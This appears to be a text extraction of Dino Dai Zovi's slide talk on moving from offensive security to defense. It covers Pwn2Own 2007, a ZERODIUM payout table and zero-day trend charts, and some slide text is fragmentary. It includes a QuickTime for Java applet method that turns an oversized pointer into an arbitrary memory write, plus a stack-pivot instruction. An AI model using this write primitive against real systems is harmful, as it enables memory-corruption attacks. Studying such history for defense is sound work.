

How Offensive Security Made Me Better at Defense

Dino A. Dai Zovi

~~The Defenders~~ Security Engineers

~~“Defenders have~~

“Security engineers
of malice, error,
and methods need
adapt existing sys-



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~~ight once.”~~

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ems, and to
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A Hacker's Journey From Offense to Defense



Information Operations Red Teaming and Assessments

ADVERSARIAL
MODELING

TACTICAL
RESPONSE

RESEARCH

WIRELESS

ATTACK
TOOLS

SCADA



TRAINING

INFRASTRUCTURE



Sandia
National
Laboratories



2007-04-20-14:54:00 First Mac Hacked Cancel Or Allow

One OSX box has been owned! At this point all we can say is there is an exploitable flaw in Safari which can be triggered within a malicious web page. Of course all of the latest security patches have been applied. This one is 0day folks. Technical details will be forthcoming as the winner works out the release. There is still one more Mac to go. (the same flaw cannot be used again, but other Safari bugs are allowed)

2007-C

We've announced the Macbook Pro attendees conditions, Can't use the best lightning

[talk notifications]

Just to review the rules, the first box required a flaw that allows the attacker to get a shell with user level privilages. The second box, still up for grabs, requires the same, plus the attacker needs to get root.

ip, Apple
nd
ory
· person,
· prizes for

2007-04-20-12:30:00 Attack the browser

There has not been a successful attack. Time to expand your attack surface. Email links to <pwn2own [at] cansecwest.com> and we will visit them from the target machines using Safari.

2007-04-19-12:30:00 Gentlemen Start Your PWNing

The Prizes are on the "pwn-2-own" SSID ... the 2.3Ghz 15" Macbook Pro is on 192.168.0.42 and can be yours if you follow the instructions in the home of the default user, and the 2.3Ghz 17" Macbook pro is on 192.168.0.43 and can be yours if you follow the instructions in the filesystem root (this one will need admin compromise).

```
public QTPointerRef toQTPointer(int offset, int length)
{
    length = (length + offset <= getSize()) ? length : getSize() -
offset;
    lock();
    return new QTPointerRef(lockAndDeref(offset), length, this);
}
```

```
static void doBoundsChecks(int sourceOffset, int sourceSize,
                           int readLength, int elementSize,
                           int destinationOffset, int destinationSize)
{
    if(sourceOffset + readLength * elementSize > sourceSize ||
       destinationOffset + readLength > destinationSize ||
       sourceOffset < 0 ||
       destinationOffset < 0)
        throw new ArrayIndexOutOfBoundsException();
    else
        return;
}
```

```
26 public class Lambda extends Applet {  
27  
28     /*  
29      * You are not expected to understand this.  
30      */  
31     public void write4(int what, int where) {  
32         try {  
33             if (QTSession.isInitialized() == false)  
34                 QTSession.open();  
35  
36             QTHandle qth = new QTHandle(0, false);  
37             QTPointerRef qtpr = qth.toQTPointer(0x7fffffff, 0x7fffffff);  
38  
39             int base, size, top;  
40  
41             base = QTObject.ID(qtpr);  
42             size = qtpr.getSize();  
43             top = base + size;  
44  
45             int word[] = new int[1];  
46             word[0] = what;  
47             int index = where - base;  
48  
49             qtpr.copyFromArray(index, word, 0, 1);  
50         }  
51         catch (QTEexception qte) {  
52             throw new RuntimeException(qte.getMessage());  
53         }  
54     }  
}
```



xchg rax, rsp





CAPSULE8

About Capsule8

Capsule8 is a cybersecurity company providing cloud workload protection for enterprise infrastructure. The company's signature product provides detection and resilience for Linux operating systems found across the spectrum from cloud to on-prem data centers, including containerized, virtualized, or bare metal environments.

Sophos Acquires Capsule8 to Bring Powerful and Lightweight Linux Server and Cloud Container Security to its Adaptive Cybersecurity Ecosystem (ACE)





Tap to Pay
\$35.00



How Offensive Understanding Helps Defend







Conjecture


- “APT” attacks must scale according to resources at the attacker’s disposal
- “Aurora” campaign wasn’t just against Google, or only 34 targets, but apparently against thousands of organizations (Reuters)



- It's never ~~Lupus.~~ 0day



**“IT’S NOT MAGIC.
IT’S TALENT AND SWEAT.”**



F

ZERODIUM Payouts for Mobiles*

Up to
\$2,500,000

FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

iOS
Android
Any OS

Up to
\$2,000,000

1.001
Android FCP
Zero Click
Android

Up to
\$1,500,000

1.002
iOS FCP
Zero Click
iOS

Up to
\$1,000,000

2.001
WhatsApp
RCE+LPE
Zero Click
iOS/Android
2.002
iMessage
RCE+LPE
Zero Click
iOS

2.003
WhatsApp
RCE+LPE
iOS/Android
2.004
SMS/MMS
RCE+LPE
iOS/Android

Up to
\$500,000

3.001 Persistence iOS	2.005 WeChat RCE+LPE iOS/Android	2.006 iMessage RCE+LPE iOS	2.007 FB Messenger RCE+LPE iOS/Android	2.008 Signal RCE+LPE iOS/Android	2.009 Telegram RCE+LPE iOS/Android	2.010 Email App RCE+LPE iOS/Android	4.001 Chrome RCE+LPE Android	4.002 Safari RCE+LPE iOS
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Up to
\$200,000

5.001 Baseband RCE+LPE iOS/Android	6.001 LPE to Kernel/Root iOS/Android	2.011 Media Files RCE+LPE iOS/Android	2.012 Documents RCE+LPE iOS/Android	4.003 SBX for Chrome Android	4.004 Chrome RCE w/o SBX Android	4.005 SBX for Safari iOS	4.006 Safari RCE w/o SBX iOS
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
Up to
\$100,000

7.001 Code Signing Bypass iOS/Android	5.002 WiFi RCE iOS/Android	5.003 RCE via MitM iOS/Android	6.002 LPE to System Android	8.001 Information Disclosure iOS/Android	8.002 [k]ASLR Bypass iOS/Android	9.001 PIN Bypass Android	9.002 Passcode Bypass iOS	9.003 Touch ID Bypass iOS
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
* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

Zero-Days Exploited In-The-Wild by Year

ENTERPRISE vs. **END-USER**




Zero-Day Exploitation of Popular End-User Technologies in 2023 vs. 2024




The Rise in Vulnerabilities, Exploitation and POC Exploits


Vulnerabilities



Known Exploited Vulnerabilities




Proof-of-Concept Exploits

